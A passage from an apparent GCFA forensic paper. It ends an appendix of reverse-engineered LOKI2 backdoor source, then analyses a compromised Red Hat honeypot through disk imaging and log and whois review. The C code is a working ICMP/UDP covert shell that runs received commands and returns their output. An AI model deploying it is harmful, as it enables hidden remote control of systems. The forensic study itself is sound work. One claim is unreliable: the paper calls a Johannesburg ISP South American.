capacity.  Try again later\n", receivedLOKIPacket.ipHeader.saddr, 0xC1, 0x1);
                                sendToClient(buf1,
receivedLOKIPacket.ipHeader.saddr, 0xF1, 0x1);
                                errorAndExit(1, 0, showVerboseOutput, "\nlokid:
Cannot add key\n");
                        } /* (someVariable = userFunction(11)) == -1 */

                        // Copy the LOKI applicationLayerData portion of the
recieved data
                        bcopy(&receivedLOKIPacket.applicationLayerData[1], &buf1,
0x37);

                        encryptOrDecrypt(0, 0x37, buf1);

                        // All LOKI server commands begin with a '/'
                        if( buf1[0] == '/' )
                                processServerCommand(buf1, pid, socketDescriptor2);

                        if( (pipe = popen(buf1, "r")) == 0)
                                errorAndExit(1, 1, showVerboseOutput, "\nlokid:
popen");

                        while( fgets(buf2, 0x37, pipe) != NULL ) {
                                bcopy(buf2, buf1, 0x38);
                                sendToClient(buf1,
receivedLOKIPacket.ipHeader.saddr, 0xB2, 0x0);
                        } /* fgets(localVar[112], 0x37, pipe) != 0 */

                        sendToClient(buf1, receivedLOKIPacket.ipHeader.saddr, 0xF1,
0x0);
                        updateClientStatistics(findClientAndTakeAction(0x1),
globalPacketsWritten, globalBytesWritten);
                        cleanUpAndExit(0);
                } /* statusByte & 0x08 */
        } /* ;; */
}



int sendToClient(char *buffer, int destinationIP, int arg3, int doNotEncrypt) {
        struct sockaddr_in sin;
        int bytesWritten;

        bzero((struct LOKIStruct *)&sendLOKIPacket, 0x54);

        sin.sin_family = 0x02;
        sin.sin_addr.s_addr = destinationIP;
        sendLOKIPacket.applicationLayerData[0] = arg3;

        if( doNotEncrypt == 0 )
                encryptOrDecrypt(1, 0x37, buffer);

        bcopy(buffer, &sendLOKIPacket.applicationLayerData[1], 0x37);

        if( transportProtocol == 0x01 ) {
                sendLOKIPacket.transportProtocolHeader.icmpHeader.type = 0;
                sendLOKIPacket.transportProtocolHeader.icmpHeader.code = 0;
                sendLOKIPacket.transportProtocolHeader.icmpHeader.id = currentClientID;
                sendLOKIPacket.transportProtocolHeader.icmpHeader.sequenceNumber = 0xF001;
```

```
                sendLOKIPacket.transportProtocolHeader.icmpHeader.checksum =
calculateChecksum((unsigned short
*)&sendLOKIPacket.transportProtocolHeader.icmpHeader.type, 0x40);
        } /* transportProtocol == 0x01 */

        if( transportProtocol == 0x11 ) {
                sendLOKIPacket.transportProtocolHeader.udpHeader.sourcePort = 0x3500;
                sendLOKIPacket.transportProtocolHeader.udpHeader.destinationPort =
receivedLOKIPacket.transportProtocolHeader.udpHeader.sourcePort;
                sendLOKIPacket.transportProtocolHeader.udpHeader.length = 0x4000;
                sendLOKIPacket.transportProtocolHeader.udpHeader.checksum =
calculateChecksum((unsigned
short*)&sendLOKIPacket.transportProtocolHeader.udpHeader.sourcePort, 0x40);
        } /* transportProtocol == 0x11 */

        sendLOKIPacket.ipHeader.version = 0x4;
        sendLOKIPacket.ipHeader.ihl = 0x5;
        sendLOKIPacket.ipHeader.tot_len = 21504;
        sendLOKIPacket.ipHeader.ttl = 0x40;
        sendLOKIPacket.ipHeader.protocol = transportProtocol;
        sendLOKIPacket.ipHeader.daddr = destinationIP;

        usleep(0x64);

        if( (bytesWritten = sendto(socketDescriptor2, (struct LOKIPacket
*)&sendLOKIPacket, 0x54, 0x0, (struct sockaddr *)&sin, 0x10)) < 0x53 ) {
                if( showVerboseOutput != 0 )
                        perror("[non fatal] truncated write");
        } else {
                globalBytesWritten += bytesWritten;
                globalPacketsWritten++;
        } /* (bytesWritten = sendto(socketDescriptor2, &i_804C738, 0x54, 0x0, &localVar4,
0x10)) < 0x53 */

        return( bytesWritten < 0 ? 0 : bytesWritten );
}

void processServerCommand(char* serverCommand, pid_t pid, int arg3) {
        char localBuf[224];
        int result, counter;

        if( !strncmp(serverCommand, "/quit all", 0x9) ) {
                if( showVerboseOutput != 0 )
                        fprintf(stderr, "\nlokid: client <%d> requested an all kill\n",
currentClientID);

                while( counter <= 0x9 ) {
                        if( (result = findClientAndGetIP(counter, &currentClientID)) != 0 )
{
                                if( showVerboseOutput != 0 ) {
                                        fprintf(stderr, "\tsending L_QUIT: <%d> %s\n",
currentClientID, lookupHost(result));
                                } /* showVerboseOutput != 0 */

                                sendToClient(serverCommand, result, 0xD2, 0x1);
                        } /* (result = findClientAndGetIP(localBuf1, &currentClientID)) !=
0 */
                        counter++;
                } /* counter <= 0x9 */

                if( showVerboseOutput != 0 )
                        fprintf(stderr, "\nlokid: clean exit (killed at client
request)\n");

                if( kill(-pid, 0x9) == -1 )
                        errorAndExit(1, 1, showVerboseOutput, "[fatal] could not signal
process group");

                cleanUpAndExit(0);
        } /* !strncmp(serverCommand, "/quit all", 0x9) */
```

```
        if( !strncmp(serverCommand, "/quit", 0x5) ) {
                if( (result = findClientAndTakeAction(2)) == -1 )
                        errorAndExit(1, 0, showVerboseOutput, "\nlokid: cannot locate
client entry in database\n");
                else
                        fprintf(stderr, "\nlokid: client <%d> freed from list [%d]",
currentClientID, result);

                cleanUpAndExit(0);
        } /* !strncmp(serverCommand, "/quit", 0x5) */

        if( !strncmp(serverCommand, "/stat", 0x5) ) {
                bzero(localBuf, 0xE0);
                updateClientStatistics(findClientAndTakeAction(1), 5, 0x1A4);
                result = serverStatistics(findClientAndTakeAction(1), localBuf,
transportProtocol, daemonStartTime);

                for(;counter < result; counter += 0x37) {
                        bcopy(&localBuf[counter], serverCommand, 0x37);
                        sendToClient(serverCommand, receivedLOKIPacket.ipHeader.saddr,
0xB2, 0x0);
                } /* ;counter < result; counter += 0x37 */

                sendToClient(serverCommand, receivedLOKIPacket.ipHeader.saddr, 0xB2, 0x0);
                cleanUpAndExit(0);
        } /* !strncmp(arg1, "/stat", 0x5) */

        if( !strncmp(serverCommand, "/swapt", 0x6) ) {
                if( kill(getppid(),0xA) != 0 )
                        errorAndExit(1, 1, showVerboseOutput, "[fatal] could not signal
parent");

                cleanUpAndExit(0);
        } /* !strncmp(arg1, "/swapt", 0x6) */

        sendToClient("\nlokid: unsupported or unknown command string\n",
receivedLOKIPacket.ipHeader.saddr, 0xB2, 0x0);
        sendToClient(localBuf, receivedLOKIPacket.ipHeader.saddr, 0xF1, 0x0);
        updateClientStatistics(findClientAndTakeAction(1), globalPacketsWritten,
globalBytesWritten);
        cleanUpAndExit(0);
}

void signalHandler1(int arg1) {
        int localVar1 = 0;
        char localVar2[56] = { 0 };
        struct protoent *protocol;
        int result;

        if( showVerboseOutput != 0 )
                fprintf(stderr, "\nlokid: client <%d> requested a protocol swap\n",
currentClientID);

        while( localVar1 <= 0x9 ) {
                if( (result = findClientAndGetIP(localVar1++, &currentClientID)) != 0 ) {
                        fprintf(stderr, "\tsending protocol update: <%d> %s [%d]\n",
currentClientID, lookupHost(result), localVar1 );

                        sendToClient(localVar2, result, 0xB2, 0x0);
                        sendToClient(localVar2, result, 0xF1, 0x0);
                } /* (result = findClientAndGetIP(localVarX, &currentClientID)) != 0 */
        } /* localVar1 <= 0x9 */

        close(socketDescriptor1);

        if( transportProtocol == 0x11 )
                transportProtocol = 0x1;
        else
                transportProtocol = 0x11;

        if( (socketDescriptor1 = socket(2, 3, transportProtocol)) < 0 )
```

```
                errorAndExit(1, 1, showVerboseOutput, "[fatal] socket allocation error");

        protocol = getprotobynumber(transportProtocol);
        sprintf(localVar2, "lokid: transport protocol changed to %s\n", protocol->p_name);
        fprintf(stderr, "\n%s", localVar2);
        sendToClient(localVar2, receivedLOKIPacket.ipHeader.saddr, 0xF1, 0x0);

        updateClientStatistics(findClientAndTakeAction(1), globalPacketsWritten,
globalBytesWritten);

        if( signal(0xA, signalHandler1) == SIG_ERR )
                errorAndExit(1, 1, showVerboseOutput, "[fatal] cannot catch SIGUSR1");
}
```

Appendix F – Variable and Function memory addresses

Variable <-> Memory address lookup chart

Address	Initial Value	Name
804C52C	0x0	clientList[10]
804C530	0x0	daemonStartTime
804C534	0x0	globalBytesWritten
804C538	0x0	globalPacketsSent
804C53C	0x0	currentClientID
804C540	0x0	destroySharedMem
804C544	0x1	showVerboseOutput
804C548	0x1	transportProtocol
804C54C	0x0	socketDescriptor2
804C550	0x0	socketDescriptor1
804C554	0x1	socketOptionValue
804C558	0x0	someVariable
804C55C	0x0	statusByte
804C734	n/a	sharedMemoryID
804C738 - 804C78C	n/a	sendLOKIPacket
804C78C - 804C7E0	n/a	receivedLOKIPacket
804C7E0	n/a	unusedJump

Function <-> memory address lookup chart

Memory Address	Temporary Name	Interpreted Name
0x8048E54	userFunction11()	addClient()
0x8048FAC	userFunction15()	findClientAndTakeAction()
0x80490C8	userFunction18()	serverStatistics()
0x8049218	signalHandler2()	signalHandler2()
0x8049260	userFunction5()	updateClientTimesAndPurge()
0x8049380	userFunction16()	updateClientStatistics()
0x80493C8	userFunction17()	findClientAndGetIP()
0x8049410	userFunction8()	initializeSharedMemory()
0x8049530	userFunction2()	lockMemory()
0x8049588	userFunction3()	unlockMemory()
0x80495D0	exitRoutine()	exitRoutine()
0x80496FC	uncalledFunction0()	hostNameToNumberLookup()
0x8049758	userFunction4()	lookupHost()
0x80497A0	userFunction10()	calculateChecksum()
0x8049858	userFunction6()	errorAndExit()
0x8049890	uncalledFunction1()	uncalledFunction1()
0x80498DC	userFunction7()	cleanUpAndExit()
0x8049900	signalHandler3()	signalHandler3()

```
0x804994C     userFunction9()      daemonize()
0x8049A80     userFunction13()     encryptOrDecrypt()
0x8049B78     userFunction1()      main()
0x804A188     userFunction12()     sendToClient()
0x804A2E0     userFunction14()     processServerCommand()
0x804A6B0     signalHandler1()     signalHandler1()
```

References

1. O'Hara, Charles "Fundamentals of Criminal Investigation", 4th edition, Charles C Thomas Publisher: 1978
2. File man page, http://www.die.net/doc/linux/man/man1/file.1.html
3. Stat man page, http://www.die.net/doc/linux/man/man2/stat.2.html
4. LOKI2 The implementation, http://www.phrack.org/show.php?p=51&a=6
5. ELF File format specification, http://www.skyfree.org/linux/references/ELF_Format.pdf
6. REC, http://www.backerstreet.com/rec/rec.htm
7. Stevens, Richard "TCP/IP illustrated volume 1", Addison-Wesley: 1994
8. Stevens, Richard "TCP/IP illustrated volume 1", Addison-Wesley: 1994
9. C Guide—1.2 Indentifiers http://www.acm.uiuc.edu/webmonkeys/book/c_guide/1.2.html
10. Stevens, Richard "Unix Network Programming", Prentice Hall: 1998
11. Stevens, Richard "Advanced Programming in the Unix Environment", Addison-Wesley: 1992
12. tcpdump man page, http://cs.ecs.baylor.edu/~donahoo/NIUNet/hacknet/setup/config/tcpdump.html
13. Ethereal, http://www.ethereal.com
14. Calfornia Penal Code 502(c), http://www.leginfo.ca.gov/cgi-bin/displaycode?section=pen&group=00001-01000&file=484-502.9
15. Covert Shells, http://www.s0ftpj.org/docs/cover_shells.htm
16. Email to incidents mailing list, http://www.securityfocus.com/archive/75/56172
17. Dion Mendel's reverse engineering challenge submission, http://www.honeynet.org/reverse/results/sol/sol-06/
18. Which is better, static or dynamic linking?, http://sunsite.uakom.sk/sunworldonline/swol-02-1996/swol-02-perf.html
19. Loop Unrolling, http://users.chariot.net.au/~matty/ultra/optcat/Loop_Unrolling.html
20. Duff's Device, http://www.lysator.liu.se/c/td/index.html
21. Function Inlining, http://www.nullstone.com/htmls/category/inline.htm

Hacking the Matrix

Analysis of a compromised system

Abstract: We present an analysis of a compromised honeypot. We use forensically sound methods to perform a full disk analysis. We also correlate our findings with network data that was captured during the compromise.

Michael Murr
GCFA v1.2
Part 2 Option 1

Synopsis of case facts:

A honeynet consisting of two machines was built and connected to the Internet using routable IPs. The honeypot machine (Matrix) was configured with Red Hat Linux 6.2, running numerous services. One other machine (Houdini) was used to log and monitor traffic to, and from the honeynet. Houdini was configured to run network IDS (Snort 2.0.0) and log all traffic to a tcpdump file, and a mysql database running on Houdini. Houdini was a hardened Red Hat Linux 8.0 computer, and was connected to the honeynet using a custom built read-only ethernet cable.

The system was installed on a completely clean disk on May 5th, 2003. There was a power outage on May 13th, 2003. After this the system was powered back on and allowed to run until May 17th, 2003, when it was determined by monitoring sniffer output that the system had been compromised. Matrix was disabled by removing the power cord. The entire honeynet was disconnected from the public internet. Matrix was powered up, booted off of a bootable CDROM, and its disk was imaged.

Descriptions of System Analyzed:

The system used as a honeypot was a Dell Optiplex GXa. The hardware configuration of the honeypot (Matrix) is described in the "Hardware" section, but it can be summarized as:


- Pentium II 300 MHz processor, 64MB RAM, 2 GB Hard disk
- Internal 3. 5" Floppy drive
- Internal CDROM drive
- Integrated 10/100 Mhz ethernet card

To prepare the system, the first thing done was to wipe the drive, and verify that the media had been sterilized

```
-/bin/sh-2.05b# ./dd if=/dev/zero of=/dev/had
./dd: /dev/hda: No space left on drive
4124737+0 records in
4124736+0 records out
-/bin/sh-2.05b# od /dev/had
00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
*
17570100000
-/bin/sh-2.05b#
```

After this the system was rebooted, and RedHat 6.2 was installed. The system was booted from the hard disk, we logged in and bannered several services.

The network configuration of the honeynet was as follows:



The two systems were connected to a shared Ethernet hub, which allowed the IDS (Houdini) to monitor all of the traffic to and from the honeynet. The network interface on Houdini was brought up in "stealth mode" (i.e. it didn't have a network address). Houdini was connected to the honeynet using a custom built, read-only ethernet cable. This was done to further prevent any accidental transmission of data into the honeynet, thereby reducing the chance of the attacker learning that they were on a honeypot. Access to Houdini was done at the console.

Matrix was booted on May 13th, 2003 and was allowed to run until May 17th, 2003. It was evident by examining the IDS and sniffer logs that the attacker had successfully compromised Matrix and had downloaded toolkits. Matrix was allowed to run for approximately four hours after compromise, with the sniffer output being monitored to make sure the attacker didn't launch attacks on other sites. Matrix was then taken down, and imaged. This paper describes the full analysis of the images.

Hardware:

Here is a complete list of all of the hardware components. Since the system was a honeypot, there was no need to use evidence tags. Instead we will number the components.

#	Description
1	1 3.5 inch floppy drive, serial number FD132XYC
2	1 internal CD-ROM drive, serial number 33295860245ACC
3	1 2.0 GB Seagate Quantum Fireball SE hard disk, serial number 332816373589
4	2 64 Mbyte SDRAM memory modules

5	1 integrated 10 Mb/s ethernet card
6	1 integreated SVGA video adapter
7	1 intgrated IDE io card

The computer is a cream colored desktop with three stickers on it. One sticker identifies the system as a "DeLL Optiplex GXa", as second sticker states that the system contains an Intel Pentium II processor, and the third sticker states that the machine was originally designed to run Microsoft© Windows 95, or Microsoft© Windows NT. There are various minor scratches on the case.

Image Media:

For the purposes of this paper, the value of getting a pristine hard disk image out weighed the value of logging in and capturing memory, network, process, and user information. After the honeypot was powered down, the honeynet was disconnected from the public internet, by removing the connection to the ethernet connection to the uplink. Houdini's ethernet cable was replaced with a normal, two-way ethernet cable. The two machines could still communicate via the local hub. Matrix was imaged as follows:

- Matrix was booted using a bootable CDROM
- The network interface for Matrix was manually configured
- The following steps were then executed for each hard disk partition:
    - Set up a netcat listener on Houdini
    - Generate an md5 cryptographic hash of the hard disk partition
    - Read the partition information in via dd
    - Pipe the output of dd into netcat which sends the information to Houdini
    - Generate an md5 hash of the transferred disk image, and compare to the md5 hash of the original partition

On Matrix:

```
root# dd if=/dev/hda1 | nc 10.0.0.1 -w 3 -p 6453
root# dd if=/dev/hda2 | nc 10.0.0.1 -w 3 -p 6453
root# dd if=/dev/hda5 | nc 10.0.0.1 -w 3 -p 6453
root# md5sum /dev/hda1 /dev/hda2 /dev/hda5
f8cef7b59f54cd7d0518d5107bd9e3ac  /dev/hda1
23186d4c7d8981497e926c9b6d68b2d4  /dev/hda2
ead19aab34372f2271b2dab49f114a65  /dev/hda5
root#
```

On Houdini:

```
[root@houdini evidence]# nc -l -p 6453 > matrix.hda1.img
[root@houdini evidence]# nc -l -p 6453 > matrix.hda2.img
[root@houdini evidence]# nc -l -p 6453 > matrix.hda5.img
[root@houdini evidence]# md5sum *.img
f8cef7b59f54cd7d0518d5107bd9e3ac  matrix.hda1.img
```

```
23186d4c7d8981497e926c9b6d68b2d4  matrix.hda2.img
ead19aab34372f2271b2dab49f114a65  matrix.had5.img
[root@houdini evidence]#
```

Once we had completed this process, the images were gzipped and then burned to a CDROM. The CD's were labeled with a title describing their contents, the date and time, and the technician's name.

Media Analysis of the System:

We can now proceed to examine the images of the media, while keeping the original media safe from accidental modifications. The first thing we did was load the images onto a forensic analysis workstation, Code-3. Code-3 is a Linux Red Hat 8.0 computer.

The first thing we do is copy the files from cd, uncompress them and then mount the partitions. We have to be carefull to specify the proper options so that the filesystem isn't accidentally modified.

```
[root@code-3 evidence]# mount -t ext2 -o ro,loop,nodev,noatime,noexec
matrix.hda1.img /mnt/honeypot
[root@code-3 evidence]#
```

Explanation of mount options: the –t specifies that this is a ext2 file system. The –o says use the following options: read-only, loop back (needed for image files), no devices, don't modify access time, and don't run executable files from this filesystem.

The first things that we look at are the log files in /mnt/honeypot/var/log/. We see the following files:

```
[root@code-3 log]# ls
boot.log    htmlaccess.log  messages     secure       spooler.1
boot.log.1  httpd           messages.1   secure.1     uucp
cron        lastlog         netconf.log  sendmail.st  wtmp
cron.1      maillog         news         snmpd.log    xferlog
dmesg       maillog.1       samba        spooler      xferlog.1
[root@code-3 log]#
```

We see the files messages, and messages.1. The file messages.1 is an older, rotated version of messages. Since most system daemons log messages to the messages file, we examined this one first. We first examined the messages.1 file, as it was the oldest of the two. This file contained nothing that was unexpected to us. The next file we examined was messages. We are alerted to the following:

```
May 17 16:44:21 matrix ftpd[7346]: ANONYMOUS FTP LOGIN FROM
196.33.212.3 [196.33.212.3], mozilla@
May 17 09:59:13 matrix ftpd[7345]: User unknown timed out after 900
seconds at Sat May 17 09:59:13 2003
May 17 09:59:13 matrix ftpd[7345]: FTP session closed
May 17 09:59:13 matrix inetd[504]: pid 7345: exit status 1
May 17 10:13:42 matrix adduser[7376]: new group: name=dan, gid=502
May 17 10:13:42 matrix adduser[7376]: new user: name=dan, uid=502,
gid=502, home=/home/dan, shell=/bin/bash
May 17 10:13:55 matrix PAM_pwdb[7377]: password for (dan/502) changed
by ((null)/0)
May 17 10:14:03 matrix PAM_pwdb[7375]: (login) session opened for user
dan by (uid=0)
May 17 10:18:15 matrix ftpd[7411]: ANONYMOUS FTP LOGIN FROM
200.63.93.250 [200.63.93.250], mozilla@
```

The first thing we notice is that the first line is time stamped after the second line[*]. It is also worth noting that the login credentials (anonymous / mozilla@) are the default credentials used by the autowu package[1]. Our first guess is that this honeypot was compromised via the wu-ftpd exploit. This is because we know that Red Hat 6.2 uses a vulnerable version of wu-ftpd by default. The next line that catches our eye is the adduser line. We weren't logged in at this point in time, nor did we add a new user, and we don't know who "dan" is. We then see dan changes his password, and logs in. The next line tells us that there is an anonymous FTP login at 17:18:15, which is odd because we had already powered off the system and imaged the drive at this time[*].

Doing an "nslookup" of the first IP, we see that it doesn't resolve.

```
[root@code-3 log]# nslookup 196.33.212.3
Note:  nslookup is deprecated and may be removed from future releases.
Consider using the `dig' or `host' programs instead.  Run nslookup with
the `-sil[ent]' option to prevent this message from appearing.
Server:         4.2.2.1
Address:        4.2.2.1#53

** server can't find 3.212.33.196.in-addr.arpa: NXDOMAIN

[root@code-3 log]#
```

We can examine the netblock that this IP belongs to by querying the server whois.arin.net

```
[root@code-3 log]# whois -h whois.arin.net 196.33.212.3
[whois.arin.net]

OrgName:    The Internet Solution
OrgID:      IS
Address:    The Campus, 57 Sloane Street
```

[*] We did a google search for this anomaly and didn't find any other references to it.

```
Address:    Bryanston
City:       Johannesburg
StateProv:  Gauteng
PostalCode: 2021
Country:    ZA

NetRange:   196.33.0.0 - 196.33.255.255
CIDR:       196.33.0.0/16
…
[root@code-3 log]#
```

From examining the whois output, we know that the IP is owned the "The Internet Solution", a South American ISP. Returning and examining the other IP, we see that it doesn't resolve either.

```
[root@code-3 log]# nslookup 200.63.93.250
Note:  nslookup is deprecated and may be removed from future releases.
Consider using the `dig' or `host' programs instead.  Run nslookup with
the `-sil[ent]' option to prevent this message from appearing.
Server:          4.2.2.1
Address:         4.2.2.1#53

** server can't find 250.93.63.200.in-addr.arpa: SERVFAIL

[root@code-3 log]#
```

This time when we query the server whois.arin.net, it redirects us to the server whois.lacnic.net. Querying the server whois.lacnic.net, we see this time the IP is owned by an Argentinian ISP.

```
[root@code-3 log]# whois -h whois.lacnic.net 200.63.93.250
[whois.lacnic.net]

% Copyright LACNIC lacnic.net
%  The data below is provided for information purposes
%  and to assist persons in obtaining information about or
%  related to AS and IP numbers registrations
%  By submitting a whois query, you agree to use this data
%  only for lawful purposes.
%  2003-05-24 22:27:28 (BRT -03:00)

inetnum:     200.63.64/19
status:      allocated
owner:       Netverk S.A.
ownerid:     AR-NESA7-LACNIC
responsible: Sistemas Netverk
address:     Calle 38, 11,
address:     1900 - la plata -
country:     AR
…
[root@code-3 log]#
```

Jumping back into the messages file, the next 3 lines indicate more activity of an intruder.

```
May 17 10:20:03 matrix portmap: portmap shutdown succeeded
May 17 10:20:14 matrix kernel: eth0: Promiscuous mode enabled.
May 17 10:20:14 matrix kernel: device eth0 entered promiscuous mode
```

The first line tells us that the portmap daemon is shutting down. We're not sure why this happened. The next two lines tell us that the network card was put into promiscuous mode. By putting a network card into promiscuous mode, it will forward all traffic to higher layers, including traffic that isn't destined for its IP. This is a tell tale sign of a sniffer being started.

The next series of lines give us more clues.

```
May 17 10:20:25 matrix syslogd 1.3-3: restart.
May 17 10:20:27 matrix syslogd 1.3-3: restart.
May 17 10:20:30 matrix syslogd 1.3-3: restart.
May 17 10:20:33 matrix syslogd 1.3-3: restart.
May 17 10:20:36 matrix syslogd 1.3-3: restart.
May 17 10:20:37 matrix crond[9311]: log: Connection from
193.230.222.196 port 1356
May 17 10:20:37 matrix crond[8323]: log: Generating new 768 bit RSA
key.
May 17 10:20:41 matrix syslogd 1.3-3: restart.
May 17 10:20:44 matrix syslogd 1.3-3: restart.
May 17 10:20:47 matrix syslogd 1.3-3: restart.
May 17 10:20:51 matrix syslogd 1.3-3: restart.
May 17 10:20:54 matrix syslogd 1.3-3: restart.
May 17 10:20:57 matrix syslogd 1.3-3: restart.
May 17 10:21:00 matrix syslogd 1.3-3: restart.
May 17 10:21:03 matrix syslogd 1.3-3: restart.
May 17 10:21:06 matrix syslogd 1.3-3: restart.
```

This is quite peculiar. We see the syslog daemon is restarted five times, then the cron daemon reports a connection, then four seconds later the syslog daemon is again restarted nine times.

The two lines from the cron daemon alert us for another reason.

```
May 17 10:20:37 matrix crond[9311]: log: Connection from
193.230.222.196 port 1356
May 17 10:20:37 matrix crond[8323]: log: Generating new 768 bit RSA
key.
```

The first line gives us a new IP, 193.230.222.196. The second line is alarming, it appears to be output from an ssh daemon, however it appears to be from the cron daemon. This is suggests that the attacker had a program running in memory that disguised itself as a cron daemon.

Examining the new IP, we see that this time nslookup resolves the IP to a human readable address:

```
[root@code-3 log]# nslookup  193.230.222.196
Note:  nslookup is deprecated and may be removed from future releases.
Consider using the `dig' or `host' programs instead.  Run nslookup with
the `-sil[ent]' option to prevent this message from appearing.
Server:          4.2.2.1
Address:         4.2.2.1#53

Non-authoritative answer:
196.222.230.193.in-addr.arpa     name = 53.severin.s-man.net.

Authoritative answers can be found from:
222.230.193.in-addr.arpa         nameserver = pathfinder.expert.ro.

[root@code-3 log]#
```

When we query the server whois.arin.net, we are told to query the server whois.ripe.net.

```
[root@code-3 log]# whois -h whois.ripe.net 193.230.222.196
[whois.ripe.net]
% This is the RIPE Whois server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-services/db/copyright.html

inetnum:      193.230.222.0 - 193.230.222.255
netname:      EXPERT-RO
descr:        Expert Group Organization Ltd.
country:      RO
…
[root@code-3 log]#
```

We see that this IP belongs to the “Expert Group Organization Ltd.”, and is located in Romania.

Jumping back to the file messages, we see some lines which show evidence of a possible modification:

```
May 17 10:21:15 matrix inetd[504]: pid 7346: exit signal 9
May 17 10:21:15 matrix inetd[504]: pid 7374: exit signal 9
May 17 10:21:15 matrix inetd[504]: pid 7409: exit signal 9
May 17 10:21:15 matrix inetd[504]: pid 7411: exit signal 9
```

We see the inet daemon telling us that the four processes listed are exiting (they received signal interrupt 9), however we never saw inetd telling us the second and third processes (7374 and 7409) were ever started. Even though sending startup information to the syslogging facility isn’t a requirement, many daemons do, do this. One possible reason for this is if the attacker modified the logs to remove only his/her IP, the exit lines wouldn’t necessarily be removed.

Continuing to examine the file, we see a series of lines which alert us to another possible attack:

```
May 17 10:26:13 matrix telnetd[11288]: ttloop: peer died: EOF
May 17 10:26:13 matrix inetd[504]: pid 11288: exit status 1
May 17 10:29:16 matrix fingerd[11292]: Client hung up - probable port-
scan
May 17 10:29:16 matrix inetd[504]: pid 11292: exit status 1
May 17 10:29:18 matrix telnetd[11291]: ttloop: peer died: EOF
May 17 10:29:18 matrix inetd[504]: pid 11291: exit status 1
May 17 10:29:19 matrix rshd[11298]: Connection from 210.22.153.3 on
illegal port
May 17 10:29:19 matrix inetd[504]: pid 11298: exit status 1
May 17 10:29:19 matrix rlogind[11296]: Connection from 210.22.153.3 on
illegal port
May 17 10:29:19 matrix inetd[504]: pid 11296: exit status 1
May 17 10:29:21 matrix kernel: lockd: connect from unprivileged port:
210.22.153.3:48451<4>lockd: accept failed (err 11)!
May 17 10:29:21 matrix kernel: lockd: accept failed (err 11)!
May 17 10:29:21 matrix ftpd[11290]: FTP session closed
```

We see a series of services being started, and immediately being disconnected. This is very indicative of a port scan. At this point we are unsure if it is related to the user "dan" or not. The IP address that is logged is 210.22.153.3. Performing an nslookup, we again see that there is no reverse dns configured for this IP.

```
[root@code-3 log]# nslookup 210.22.153.3
Note:  nslookup is deprecated and may be removed from future releases.
Consider using the `dig' or `host' programs instead.  Run nslookup with
the `-sil[ent]' option to prevent this message from appearing.
Server:          4.2.2.1
Address:         4.2.2.1#53

** server can't find 3.153.22.210.in-addr.arpa: NXDOMAIN

[root@code-3 log]#
```

Querying the server whois.arin.net, we are redirected to the server whois.apnic.net.

```
[root@code-3 log]# whois -h whois.apnic.net 210.22.153.3
[whois.apnic.net]
% [whois.apnic.net node-1]
% How to use this server        http://www.apnic.net/db/
% Whois data copyright terms
http://www.apnic.net/db/dbcopyright.html

inetnum:      210.22.153.0 - 210.22.153.255
netname:      shanghai-qingchu-corp
country:      cn
descr:        shanghai city
…
```

```
[root@code-3 log]#
```

We see that this IP belongs to a corporation called “Shanghai Qingchu” which is located in China.

Looking back at the messages file, the last few lines we see are:

```
May 17 10:32:23 matrix crond[9311]: fatal: Connection closed by remote
host.
May 17 12:32:57 matrix crond[11635]: log: Connection from
193.230.222.196 port 1039
May 17 12:32:58 matrix crond[8323]: log: Generating new 768 bit RSA
key.
May 17 12:32:59 matrix crond[8323]: log: RSA key generation complete.
May 17 12:33:00 matrix crond[11635]: fatal: Connection closed by remote
host.
May 17 13:23:16 matrix crond[11669]: log: Connection from
193.230.222.195 port 1081
May 17 13:23:17 matrix crond[8323]: log: Generating new 768 bit RSA
key.
May 17 13:23:20 matrix crond[8323]: log: RSA key generation complete.
May 17 13:23:27 matrix crond[11669]: log: Closing connection to
193.230.222.195
```

Here we see more traffic from the cron daemon, with output that looks like it is from an ssh daemon. This time the IP is 193.230.222.195, which is one digit less than one of the other IPs, 193.230.222.196. Referring back to the output from whois, we know that this IP also belongs to the Expert Group Organization located in Romania.

The next file we examine is /mnt/honeypot/var/log/secure[3]. This file contains various security related information from passed to the syslog daemon. The last lines in the secure file are:

```
May 17 09:44:09 matrix in.ftpd[7345]: connect from 196.33.212.3
May 17 09:44:16 matrix in.ftpd[7346]: connect from 196.33.212.3
May 17 10:13:21 matrix in.telnetd[7374]: connect from 193.230.222.199
May 17 10:14:03 matrix login: LOGIN ON 0 BY dan FROM 56.severin.s-
man.net
May 17 10:17:57 matrix in.ftpd[7409]: connect from 200.63.93.250
May 17 10:18:05 matrix in.ftpd[7411]: connect from 200.63.93.250
May 17 10:25:52 matrix in.telnetd[11288]: connect from 193.109.122.5
May 17 10:29:16 matrix in.ftpd[11290]: connect from 210.22.153.3
May 17 10:29:16 matrix in.telnetd[11291]: connect from 210.22.153.3
May 17 10:29:16 matrix in.fingerd[11292]: connect from 210.22.153.3
May 17 10:29:18 matrix in.rlogind[11296]: connect from 210.22.153.3
May 17 10:29:18 matrix in.rshd[11298]: connect from 210.22.153.3
```

We can correlate the first two lines (processes 7345, and 7346) to lines in the messages file. The next two lines deserve attention. We see reference to process 7374, one that had elluded us earlier. The line referencing process 7374 tells us that process 7374 was a telnet daemon. The IP address is

193.230.222.199. Using nslookup we see this resolves to 56.severin.s-man.net, which belongs to the Romanian Expert Organization Group. The next line tells us that the user "dan" logged in (via rshh), from 56.severin.s-man.net. We saw a similar IP address before in the odd cron daemon output.

